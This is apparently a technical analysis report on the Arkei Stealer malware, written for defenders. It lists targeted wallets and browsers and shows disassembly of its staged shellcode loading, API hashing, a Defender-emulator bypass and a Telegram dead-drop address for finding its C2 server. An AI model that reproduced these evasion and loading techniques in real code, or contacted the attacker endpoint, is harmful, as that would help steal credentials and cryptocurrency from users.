ARKEI STEALER

TECHNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Contents

What Is ArkeiStealer?

Arkei which was seen firstly in 2018. It steals password datas from web browsers, crypto wallets, and defined files from selected paths. Then, zip the datas and send it to C2 server.

A hacker who hacked the Syscoin Cryptocurrency Github Account changed the original Windows Client with another version which include ArkeiStealer. Syscoin developers has warned users about that people who downloaded changed version of Windows Client may infected by malware.

Malware in computers;

- Aims crypto wallets.
- Aims Web browser cookies.
- Aims passwords storaged by Authentication apps.
- Aims defined desktop applications login data,
- Collets data about computer,
- Copies text files on desktop and inside of files on desktop.

Analysis of dTpdzgz1Ho.exe

Name	dTpdzgz1Ho.exe
MD5	b30d4481f8a571a0b85bafc8dda3aa8a
SHA256	7fda9416cf43006f02c64ff317b1066f74ffc58658f6097adc18ed5af7ee5cfc
File Type	PE32/EXE

Overview

Inspected malware allocate space in memory with GlobalAlloc API. Then, gives RWX permissions to allocated memory by calling VirtualProtect API with dynamic resolving. Later, it pass to **Stage-2** by calling to this address. Other than these, it calls some meaningless API and strings on purpose of make the analysis tough.

Aimed materials:

```
Electrum
Electrum-LTC
Exodus
ElektronCash
MultiDoge
Jaxx_Desktop_Old
Atomic
Binance
Coinomi
Monero
TronLink
MetaMask
BinanceChainWallet
Yoroi
NiftyWallet
MathWallet
Coinbase
Guarda
EQUALWallet
JaxxLiberty
BitAppWallet
iWallet
Wombat
MeWCx
GuidWallet
RoninWallet
Neoline
CloverWallet
LiqualityWallet
Terra Station
Keplr
Sollet
AuroWallet
PolymeshWallet
ICONex
Harmony
Coin98
EVER Wallet
KardiaChain
Rabby
Phantom
BraveWallet
Oxygen(Atomic)
PaliWallet
BoltX
XdefiWallet
NamiWallet
MaiarDeFiWallet
WavesKeeper
Solflare
CyanoWallet
TezBox
Temple
Goby
Daedalus Mainnet
Blockstream Green
Wasabi Wallet
```

Image 1- List of Aimed Crypto Wallets.

MicrofostEdge	Vivaldi	Torch
Mozilla Firefox	CocCoc	Comodo Dragon
Pale Moon	TorBro Browser	Epic Privacy Browser
Google Chrome	Cent Browser	Tencent
Chromium	Chedot Browser	7Star
Amigo	Brave_Old	360 Browser
QQBrowser	Opera	OperaGX
CrytoTab Browser		

Image 2- List of Aimed Web Browsers.

Authy

GAuthAuthenticator

Trezor Password Manager

Image 3- List of Aimed Authenticators.

Thunderbird

Telegram

Discord

Jaxx_Liberty

Image 4- List of Aimed Desktop Applications.

Detailed Analysis

There are some nonsense strings and null parametered API used for distract analyst and protract the analysis.

```
.text:00405B2B call    esi ; FreeConsole
.text:00405B2D push    0                ; ExeName
.text:00405B2F call    edi ; GetConsoleAliasesLengthW
.text:00405B31 push    offset String    ; "birazupululowuvurerozag"
.text:00405B36 call    ebx ; AddAtomA
.text:00405B38 push    0                ; iMaxLength
.text:00405B3A push    0                ; lpString2
.text:00405B3C lea     edx, [esp+0B2Ch+Buffer]
.text:00405B43 push    edx              ; lpString1
.text:00405B44 call    ebp ; lstrcpynW
.text:00405B46 push    30h ; '0'        ; Size
.text:00405B48 lea     eax, [esp+0B28h+var_964]
.text:00405B4F push    0                ; Val
.text:00405B51 push    eax              ; void *
.text:00405B52 mov     [esp+0B30h+hMem], 0
.text:00405B5D call    _memset
.text:00405B62 add     esp, 0Ch
.text:00405B65 lea     ecx, [esp+0B24h+hMem]
.text:00405B6C push    ecx              ; lpCC
.text:00405B6D push    0                ; hWnd
.text:00405B6F push    offset szName    ; "koku"
.text:00405B74 call    ds:CommConfigDialogA
.text:00405B7A mov     edx, dwBytes
```

Image 5- Some code examples which used to make analysis harder.

Some API are obfuscated from IAT table by API Hasing technique. However, These API is not written for use, but distract.

```
.text:00405082 mov     [esp+0B24h+var_B0C], 4AED0444h
.text:0040508A mov     [esp+0B24h+var_AE4], 4A564368h
.text:00405092 mov     [esp+0B24h+var_9A4], 54ADA7D1h
.text:0040509D mov     [esp+0B24h+var_A34], 3C1C3E67h
.text:004050A8 mov     [esp+0B24h+var_9EC], 479051BCh
.text:004050B3 mov     [esp+0B24h+var_A5C], 2A72DFCEh
.text:004050BE mov     [esp+0B24h+var_AA8], 507F3888h
.text:004050C6 mov     [esp+0B24h+var_A94], 368349F2h
.text:004050D1 mov     [esp+0B24h+var_A9C], 1A9D6379h
.text:004050DC mov     [esp+0B24h+var_AEC], 90F18B6h
.text:004050E4 mov     [esp+0B24h+var_9B0], 757E331Eh
.text:004050EF mov     [esp+0B24h+var_A64], 4525E15Fh
```

Image 6- A little part of Hashed API.

Malware allocates space in heap memory with GlobalAlloc API to **Stage-2** passage.

```
.text:00405031 mov     word_442682, ax
.text:00405037 mov     eax, dword_415094
.text:0040503C push    ecx             ; dwBytes
.text:0040503D mov     edx, 65h ; 'e'
.text:00405042 push    ebp             ; uFlags
.text:00405043 mov     word_44267A, dx
.text:0040504A mov     dword_442FE8, eax
.text:0040504F call    ds:GlobalAlloc  ; Indirect Call Near Procedure
.text:00405055 mov     _dword_4425C4_heapmem, eax
.text:0040505A call    d_sub_404E00_virtualproloadlib ; Call Procedure
.text:0040505F mov     edi, ds:GetSystemDefaultLangID
.text:00405065 mov     ebx, ds:GetSystemDefaultLCID
.text:0040506B xor     esi, esi        ; Logical Exclusive OR
.text:0040506D lea     ecx, [ecx+0]    ; Load Effective Address
```

Image 7- It allocates space in heap memory for Shellcode.

RWX permissions are given to allocated space with VirtualProtect API by doing Dynamic API Resolving.

```
.text:00404E1D mov     ProcName, 56h ; 'V'
.text:00404E24 mov     byte_4423C1, 69h ; 'i'
.text:00404E2B mov     byte_4423C2, 41
.text:00404E31 mov     byte_4423C7, 50h ; 'P'
.text:00404E38 mov     byte_4423CD, 61
.text:00404E3E mov     byte_4423CE, 0
.text:00404E45 mov     byte_4423C3, 61
.text:00404E4B mov     byte_4423C4, 75h ; 'u'
.text:00404E52 mov     byte_4423C5, 61h ; 'a'
.text:00404E59 mov     byte_4423C6, 6Ch ; 'l'
.text:00404E60 mov     byte_4423C8, 41
.text:00404E66 mov     byte_4423C9, 6Fh ; 'o'
.text:00404E6D mov     byte_4423CA, 61
.text:00404E73 mov     byte_4423CB, 65h ; 'e'
.text:00404E7A mov     byte_4423CC, 63h ; 'c'
.text:00404E81 call    ds:GetProcAddress ; Indirect Call Near Procedure
.text:00404E87 mov     d_virtualprotect, eax
.text:00404E8C mov     [esp+8+var_8], 20h ; ' '
.text:00404E93 add     [esp+8+var_8], 20h ; ' ' ; Add
.text:00404E97 mov     ecx, [esp+8+var_8]
.text:00404E9A mov     edx, dwBytes
.text:00404EA0 lea     eax, [esp+8+var_4] ; Load Effective Address
.text:00404EA4 push    eax
.text:00404EA5 mov     eax, _dword_4425C4_heapmem
.text:00404EAA push    ecx
.text:00404EAB push    edx
.text:00404EAC push    eax
.text:00404EAD call    d_virtualprotect ; Indirect Call Near Procedure
.text:00404EB3 add     esp, 8          ; Add
.text:00404EB6 retn                    ; Return Near from Procedure
.text:00404EB6 d_sub_404E00_virtualproloadlib endp
.text:00404EB6
```

Image 8- RWX permissions are given for allocated memory.

Shellcode is written to the allocated space in heap memory with GlobalAlloc API.

```
00405AA8   8B15 E42F4400      mov edx,dword ptr ds:[442FE4]
00405AAE   33F6               xor esi,esi
00405AB0   3BD5               cmp edx,ebp
00405AB2   76 51              jbe 7fda9416cf43006f02c64ff317b1066f74f
00405AB4   8B3D 90104000      mov edi,dword ptr ds:[<&GetLongPathName
00405ABA   8D9B 00000000      lea ebx,dword ptr ds:[ebx]
00405AC0   8B15 E82F4400      mov edx,dword ptr ds:[442FE8]
00405AC6   895424 10          mov dword ptr ss:[esp+10],edx
00405ACA   B8 3B2D0B00        mov eax,B2D3B
00405ACF   014424 10          add dword ptr ss:[esp+10],eax
00405AD3   8B4424 10          mov eax,dword ptr ss:[esp+10]
00405AD7   8B15 C4254400      mov edx,dword ptr ds:[4425C4]        004425C4:"x(Q"
00405ADD   8A0C30             mov cl,byte ptr ds:[eax+esi]
00405AE0   880C16             mov byte ptr ds:[esi+edx],cl
00405AE3   8B15 E42F4400      mov edx,dword ptr ds:[442FE4]
00405AE9   83FA 44            cmp edx,44                           44:'D'
00405AEC   75 12              jne 7fda9416cf43006f02c64ff317b1066f74f
00405AEE   55                 push ebp
00405AEF   8D8424 28030000    lea eax,dword ptr ss:[esp+328]
00405AF6   50                 push eax
00405AF7   55                 push ebp
00405AF8   FFD7               call edi
00405AFA   8B15 E42F4400      mov edx,dword ptr ds:[442FE4]
00405B00   46                 inc esi
00405B01   3BF2               cmp esi,edx
00405B03   72 BB              jb 7fda9416cf43006f02c64ff317b1066f74ff
00405B05   8B35 8C104000      mov esi,dword ptr ds:[<&FreeConsole>]
00405B0B   8B3D 58104000      mov edi,dword ptr ds:[<&GetConsoleAlias
00405B11   8B1D 88104000      mov ebx,dword ptr ds:[<&AddAtomA>]
00405B17   8B2D 84104000      mov ebp,dword ptr ds:[<&lstrcpynW>]
```

Image 9- The function which Shellcode is written to memory.

Stage-2 pass happens by calling permitted space in memory.

```
loc_405D5E:
sub     dword ptr [esp+1018h+ftn.BlendOp], 1
jnz     short loc_405D02
```

```
mov     eax, _dword4425C4_heapmem
mov     dword_44266C, eax
call    eax ; _dword4425C4_heapmem
pop     edi
pop     esi
pop     ebp
xor     eax, eax
pop     ebx
add     esp, 1008h
retn    10h
_wWinMain@16 endp
```

Image 10- The call which Stage-2 pass happens.

Analysis of Stage-2

Name	-
MD5	29ccd532807b266e33f42bef61498d3c
SHA256	e29650631a2c016d5ac749561d801254df5dc360884fe98ecce82d5979407441
File Type	Binary

Overview

In **Stage-2** acquired APIs by using **API Hashing** and **Dynamic Resolving** technics. In this way it is aimed to aggravate analysis. Real malicious EXE is copied to 0x400000 and 0x410000 addresses with the help of acquired APIs. RWX permissions is given to space in which the EXE found. Program pass to **Stage-3** by jumping to entrypoint.

Detailed Analysis

Necessary APIs to make **Dynamic Resolving** is acquired by **API Hashing**. It is seen at the image-2 that hashes which will be compared, is pushed as orderly API and DLL name to the function. Also, API address is taken as return value.

```
8B4D 08          mov ecx,dword ptr ss:[ebp+8]
8941 08          mov dword ptr ds:[ecx+8],eax
68 86570D00      push D5786
68 884E0D00      push D4E88
E8 1A000000      call 5128FB                    sub_8FB
8945 F8          mov dword ptr ss:[ebp-8],eax   dword ptr [ebp-8]=<kernel32.LoadLibraryA>
68 FA8B3400      push 348BFA
68 884E0D00      push D4E88
E8 08000000      call 5128FB
8945 CC          mov dword ptr ss:[ebp-34],eax  dword ptr [ebp-34]=<kernel32.GetProcAddress>
E9 B5000000      jmp 5129B0
55               push ebp
```

Image-11 APIs hashed by API Hashing technic.

API Hashing function use the function inside of itself twice which makes hashing and comparing jobs. In first use, it is found the addresses of 0xD4E88 hash value and Kernel32.dll. In second use, it is acquired address of wanted API. Hash algorithm takes every single character in API name OR with 60 and shift left 1 bit. Hash values of API are compared.

```
004E2984   33DB          xor ebx,ebx
004E2986   33D2          xor edx,edx
004E2988   8B45 08       mov eax,dword ptr ss:[ebp+8]      [ebp+8]:"AcquireSRWLockShared"
004E298B   8A10          mov dl,byte ptr ds:[eax]          eax:"quireSRWLockShared"
004E298D   80CA 60       or dl,60
004E2990   03DA          add ebx,edx
004E2992   D1E3          shl ebx,1
004E2994   0345 10       add eax,dword ptr ss:[ebp+10]
004E2997   8A08          mov cl,byte ptr ds:[eax]          eax:"quireSRWLockShared"
004E2999   84C9          test cl,cl
004E299B   E0 EE         loopne 4E298B
004E299D   33C0          xor eax,eax                       eax:"quireSRWLockShared"
004E299F   8B4D 0C       mov ecx,dword ptr ss:[ebp+C]
004E29A2   3BD9          cmp ebx,ecx
004E29A4   74 01         je 4E29A7
004E29A6   40            inc eax                           eax:"quireSRWLockShared"
004E29A7   5A            pop edx
```

Image 12- Hash Algorithm.

APIs acquired from API Hashing is dynamic resolved.

```
002A2A0E   8365 C8 00          and dword ptr ss:[ebp-38],0
002A2A12   8D45 D0             lea eax,dword ptr ss:[ebp-30]
002A2A15   50                  push eax                                  eax:"kernel32.dll"
002A2A16   8B45 08             mov eax,dword ptr ss:[ebp+8]
002A2A19   FF50 10             call dword ptr ds:[eax+10]                call LoadLibraryA
002A2A1C   8945 F4             mov dword ptr ss:[ebp-C],eax              dword ptr [ebp-C] = kernel32.dll handle değeri
002A2A1F   8B45 C8             mov eax,dword ptr ss:[ebp-38]
002A2A22   C74405 D0 476C6F62  mov dword ptr ss:[ebp+eax-30],626F6C47     476C6F62 = Glob
002A2A2A   8B45 C8             mov eax,dword ptr ss:[ebp-38]
002A2A2D   83C0 04             add eax,4
002A2A30   8945 C8             mov dword ptr ss:[ebp-38],eax
002A2A33   8B45 C8             mov eax,dword ptr ss:[ebp-38]
002A2A36   C74405 D0 616C416C  mov dword ptr ss:[ebp+eax-30],6C416C61     616C416C = alAl
002A2A3E   8B45 C8             mov eax,dword ptr ss:[ebp-38]
002A2A41   83C0 04             add eax,4
002A2A44   8945 C8             mov dword ptr ss:[ebp-38],eax
002A2A47   8B45 C8             mov eax,dword ptr ss:[ebp-38]
002A2A4A   C74405 D0 6C6F6300  mov dword ptr ss:[ebp+eax-30],636F6C       6C6F63 = loc
002A2A52   8B45 C8             mov eax,dword ptr ss:[ebp-38]
002A2A55   83C0 04             add eax,4
002A2A58   8945 C8             mov dword ptr ss:[ebp-38],eax
002A2A5B   8B45 C8             mov eax,dword ptr ss:[ebp-38]
002A2A5E   C64405 D0 00        mov byte ptr ss:[ebp+eax-30],0
002A2A63   8365 C8 00          and dword ptr ss:[ebp-38],0
002A2A67   8D45 D0             lea eax,dword ptr ss:[ebp-30]
002A2A6A   50                  push eax                                  eax:"GlobalAlloc"
002A2A6B   FF75 F4             push dword ptr ss:[ebp-C]                 kernel32.dll handle değeri
002A2A6E   8B45 08             mov eax,dword ptr ss:[ebp+8]
002A2A71   FF50 14             call dword ptr ds:[eax+14]                call GetProcAddress
002A2A74   8B4D 08             mov ecx,dword ptr ss:[ebp+8]
002A2A77   8941 18             mov dword ptr ds:[ecx+18],eax             GlobalAlloc adres
002A2A7A   8B45 C8             mov eax,dword ptr ss:[ebp-38]
```

Image 13-Dynamic Resolving.

```
  GlobalAlloc
  GetLastError
  Sleep
  VirtualAlloc
  CreateToolhelp32Snapshot
  Module32First
  CloseHandle

Kernel32.dll
  VirtualAlloc
  VirtualProtect
  VirtualFree
  GetVersionExA
  TerminateProcess
  ExitProcess
  SetErrorMode
```

Image 14- Resolved and used APIs.

Allocates space in memory by using **VirtualAlloc** API. Bytes of EXE which found on a diffirent address is written to allocated space.



Image 15- Copied EXE to allocated space.

Header of EXE is written to 0x400000 address in allocated space. Rest of it is written to 0x410000 address. RWX permissions is given to these addresses with VirtualProtect API.



Image 16- RWX permissions is given to specified space in memory to Stage-3 pass.

Stage-3 pass happen by jumping to specified address which includes EXE.



Image 17- Stage-3 pass happen by "jmp eax" command.

Analysis of Stage-3

Name	-
MD5	55fe32533bf668b4ab25541e447ca34d
SHA256	1a3ed79a1c24f75567a4363bb86972353e2e2d50b66e37ed9b880cf37858aa32
File Type	PE32/EXE

Overview

In the **Stage-3** part some specified cryptocurrency from crypto wallets, browser cookies, passwords from some password managers, credit card informations on browsers, and personal informations of some desktop applications are stolen from users computer. Furthermore, computer information, desktop screenshot, and text files found on deskop are collected.

Detailed Analysis

Malicious code firstly resolves the encoded strings.

```
.text:0138120C call    d_sub_1271085_stringcozucu ; LoadLibraryA
.text:01381211 push    8
.text:01381213 push    offset aEckw6hw6 ; "ECKW6HW6"
.text:01381218 push    offset a0UW      ; ")0?%U)#w"
.text:0138121D mov     ecx, esi
.text:0138121F mov     lpProcName, eax
.text:01381224 call    d_sub_1271085_stringcozucu ; lstrcatA
.text:01381229 push    0Eh
.text:0138122B push    offset a6tasmbau2dnoyu ; "6TASMBAU2DNOYU"
.text:01381230 push    offset unk_13B435C
.text:01381235 mov     ecx, esi
.text:01381237 mov     lstrcatA_str, eax
.text:0138123C call    d_sub_1271085_stringcozucu ; GetProcAddress
.text:01381241 push    5
.text:01381243 push    offset aAwtyu    ; "AWTYU"
.text:01381248 push    offset unk_13B434C
.text:0138124D mov     ecx, esi
.text:0138124F mov     d_dword_12B4F74_GetProcAd_str, eax
.text:01381254 call    d_sub_1271085_stringcozucu ; Sleep
.text:01381259 push    0Dh
```

Image 18- Resolving of encoded strings.

```
I5YVI4                      : HAL9TH
23031V                      : JhonDoe
OT3J1R53HBSK                : LoadLibraryA
ECKW6HW6, )0?%U)#W          : lstrcatA
6TASMBAU2DNNOYU             : GetProcAddress
AWTYU                       : Sleep
GGEA4FLD2RHRV               : GetSystemTime
N4Y5TL70RLB                 : ExitProcess
EXEWUBYDIXQZ2SGMA           : GetCurrentProcess
7HCUV1B35FCH13Z5C6          : VirtualAllocExNuma
GBYT12DJ87E5                : VirtualAlloc
MM862JIQS6D                 : VirtualFree
3Y6V5R304, _*B$V?CYc        : lstrcmpiW
ZWALMOQJQM                  : LocalAlloc
3DY930I4BQWWNK75            : GetComputerNameA
55GI1EGKGZMW, TQ1(A,tyi>!;  : advapi32.dll
TO339FC9EYD5                : GetUsernameA
WW2KICIONQTU                : kernel32.dll
```

Image 19- Resolved Strings.

Resolved strings in this section are API and DLL. Their API addresses are acquired by doing **Dynamic Resolving**.

```
.text:01289C4C push    lpProcName       ; lpProcName (LoadLibraryA advapi32.dll handle icin)
.text:01289C52 mov     esi, ds:GetProcAddress
.text:01289C58 push    eax              ; kernel32.dll handle icin
.text:01289C59 call    esi ; GetProcAddress ; Indirect Call Near Procedure
.text:01289C5B push    d_dword_12B4F74_GetProcAd_str ; GetProcAddress api cagirilmak icin
.text:01289C61 mov     LoadLibrary_adres, eax
.text:01289C66 push    hModule          ; hModule
.text:01289C6C call    esi ; GetProcAddress ; Indirect Call Near Procedure
.text:01289C6E push    lstrcatA_str
.text:01289C74 mov     GetProcAddress_adres, eax
.text:01289C79 push    hModule
.text:01289C7F call    eax              ; Indirect Call Near Procedure
.text:01289C81 push    Sleep_str
.text:01289C87 mov     Istrcat_adres, eax
.text:01289C8C push    hModule
.text:01289C92 call    GetProcAddress_adres ; Indirect Call Near Procedure
.text:01289C98 push    GetSystemTime_str
.text:01289C9E mov     Sleep_adres, eax
.text:01289CA3 push    hModule
.text:01289CA9 call    GetProcAddress_adres ; Indirect Call Near Procedure
.text:01289CAF push    ExitProcess_str
.text:01289CB5 mov     GetSystemTime_adres, eax
```

Image 20- Dynamic Resolving.

Malicious takes computer and user name by calling **GetComputerNameA** and **GetUserName** API. Computer is compared with **HAL9TH**, and user name is compared with **JohnDoe**. These computer and user names is used by Windows Defender Emulator. With these controls Windows Defender aimed to bypass.

```
int sub_1389179()
{
  int result; // eax

  result = strcmp(GetUserNameA_fonk(), (const char *)johndoe);
  if ( !result )
  {
    result = strcmp(GetComputerNameA_fonk(), (const char *)hal9th);
    if ( !result )
      result = ExitProcess_adres(0);
  }
  return result;
}
```

Image 21- Windows Emulator Bypass.

Later functions in the program encoded strings such as Wallets, Ethereum, Electrum, Binance, Mozilla etc. resolved during the dynamic analysis.

```
004013D6   8BCE          mov ecx,esi
004013D8   A3 C84D4400   mov dword ptr ds:[444DC8],eax        00444DC8:&"keystore", eax:"Ethereum\""
004013DD   E8 A3FCFFFF   call 7fda9416cf43006f02c64ff317b1066f74
004013E2   6A 0A         push A
004013E4   68 D48E4300   push 7fda9416cf43006f02c64ff317b1066f74  438ED4:"C5I60UMC05"
004013E9   68 C88E4300   push 7fda9416cf43006f02c64ff317b1066f74
004013EE   8BCE          mov ecx,esi
004013F0   A3 744D4400   mov dword ptr ds:[444D74],eax        eax:"Ethereum\""
```

Image 22- It is seen that Ethereum is targeted.

```
.rdata:0136AD10 aRavenCore db 'Raven Core',0          ; DATA XREF: sub_133D948+816↑o
.rdata:0136AD1B align 4
.rdata:0136AD1C aDogecoin_0 db '\Dogecoin\',0         ; DATA XREF: sub_133D948+803↑o
.rdata:0136AD27 align 4
.rdata:0136AD28 aDogecoin db 'Dogecoin',0             ; DATA XREF: sub_133D948+7FE↑o
.rdata:0136AD31 align 4
.rdata:0136AD34 aBitcoin db '\Bitcoin\',0             ; DATA XREF: sub_133D948+7EB↑o
```

Image 23- It is seen that Bitcoin and Dogecoin targeted here.

It is observed that strings resolved from aimed browsers.

```
011954BA   8BCE          mov ecx,esi
011954BC   FF35 B04E1C01 push dword ptr ds:[11C4EB0]      011C4EB0:&"\\Google\\Chrome\\User Data\\"
011954C2   E8 C5EDFFFF   call yeni - kopya.119428C
011954C7   8D45 70       lea eax,dword ptr ss:[ebp+70]
011954CA   50            push eax
011954CB   FF35 D04C1C01 push dword ptr ds:[11C4CD0]      011C4CD0:&"Chromium"
011954D1   8BCE          mov ecx,esi
011954D3   FF35 9C511C01 push dword ptr ds:[11C519C]      011C519C:&"\\Chromium\\User Data\\"
011954D9   E8 AEEDFFFF   call yeni - kopya.119428C
011954DE   8D45 70       lea eax,dword ptr ss:[ebp+70]
011954E1   50            push eax
011954E2   FF35 34501C01 push dword ptr ds:[11C5034]      011C5034:&"Amigo"
011954E8   8BCE          mov ecx,esi
011954EA   FF35 B04C1C01 push dword ptr ds:[11C4CB0]      011C4CB0:&"\\Amigo\\User Data\\"
011954F0   E8 97EDFFFF   call yeni - kopya.119428C
011954F5   8D45 70       lea eax,dword ptr ss:[ebp+70]
011954F8   50            push eax
011954F9   FF35 204F1C01 push dword ptr ds:[11C4F20]      011C4F20:&"Torch"
011954FF   8BCE          mov ecx,esi
01195501   FF35 704F1C01 push dword ptr ds:[11C4F70]      011C4F70:&"\\Torch\\User Data\\"
01195507   E8 80EDFFFF   call yeni - kopya.119428C
0119550C   8D45 70       lea eax,dword ptr ss:[ebp+70]
0119550F   50            push eax
01195510   FF35 484F1C01 push dword ptr ds:[11C4F48]      011C4F48:&"Vivaldi"
01195516   8BCE          mov ecx,esi
01195518   FF35 F8521C01 push dword ptr ds:[11C52F8]      011C52F8:&"\\Vivaldi\\User Data\\"
0119551E   E8 69EDFFFF   call yeni - kopya.119428C
01195523   8D45 70       lea eax,dword ptr ss:[ebp+70]
01195526   50            push eax
01195527   FF35 10521C01 push dword ptr ds:[11C5210]      011C5210:&"Comodo Dragon"
0119552D   8BCE          mov ecx,esi
0119552F   FF35 404B1C01 push dword ptr ds:[11C4B40]      011C4B40:&"\\Comodo\\Dragon\\User Data\\"
01195535   E8 52EDFFFF   call yeni - kopya.119428C
0119553A   8D45 70       lea eax,dword ptr ss:[ebp+70]
0119553D   50            push eax
0119553E   FF35 40511C01 push dword ptr ds:[11C5140]      011C5140:&"Epic Privacy Browser"
01195544   8BCE          mov ecx,esi
01195546   FF35 E84E1C01 push dword ptr ds:[11C4EE8]      011C4EE8:&"\\Epic Privacy Browser\\User Data\\"
0119554C   E8 3BEDFFFF   call yeni - kopya.119428C
01195551   8D45 70       lea eax,dword ptr ss:[ebp+70]
01195554   50            push eax
01195555   FF35 4C4B1C01 push dword ptr ds:[11C4B4C]      011C4B4C:&"CocCoc"
0119555B   8BCE          mov ecx,esi
0119555D   FF35 08511C01 push dword ptr ds:[11C5108]      011C5108:&"\\CocCoc\\Browser\\User Data\\"
```

Image 24- Some of the targeted Browsers.

As it is targeted Thunderbird applications user information, it is also used for Discord, Telegram, and Jaxxliberty.

```
011910A1   FF15 B85F1D01 call dword ptr ds:[<&lstrcat>]
011910A7   68 54801801   push yeni - kopya.118804C
011910AC   8D85 90000000 lea eax,dword ptr ss:[ebp+90]
011910B2   50            push eax
011910A1   FF15 B85F1D01 call dword ptr ds:[<&lstrcat>]      eax:"C:\\Users\[redacted]\AppData\\Roaming\\Thunderbird\\Profiles\\"
011910A9   68 50801801   push yeni - kopya.118E050
011910AE   8D85 90000000 lea eax,dword ptr ss:[ebp+90]
011910B4   50            push eax
011910B5   FF15 B85F1D01 call dword ptr ds:[<&lstrcat>]      eax:"C:\\Users\[redacted]\AppData\\Roaming\\Thunderbird\\Profiles\\"
011910BB   68 4C801801   push yeni - kopya.118804C
011910C0   8D85 90000000 lea eax,dword ptr ss:[ebp+90]
```

Image 25- It is observed that Thunderbird applications profile informations are targeted.

HTTP request is sended to the Telegram address which has seen in the program, and gets IP response which malicious wants to connect.

```
0102C72B   E8 C982FFFF   call yeni - kopya.10249F9
0102C730   BF 40300601   mov edi,yeni - kopya.1063040
0102C735   68 20AC0501   push yeni - kopya.105AC20
0102C73A   83EC 1C       sub esp,1C
0102C73D   8BC4          mov eax,esp
0102C73F   8965 EC       mov dword ptr ss:[ebp-14],esp     [ebp-14]:&"https://t.me/myltgz"
0102C742   50            push eax
0102C743   8D4D F3       lea ecx,dword ptr ss:[ebp-D]
0102C746   E8 65D1FFFF   call yeni - kopya.10298B0
0102C74B   83EC 1C       sub esp,1C
0102C74E   8BC4          mov eax,esp
0102C750   8965 E4       mov dword ptr ss:[ebp-1C],esp
```

Image 26- Telegram address which malicious tries to reach.

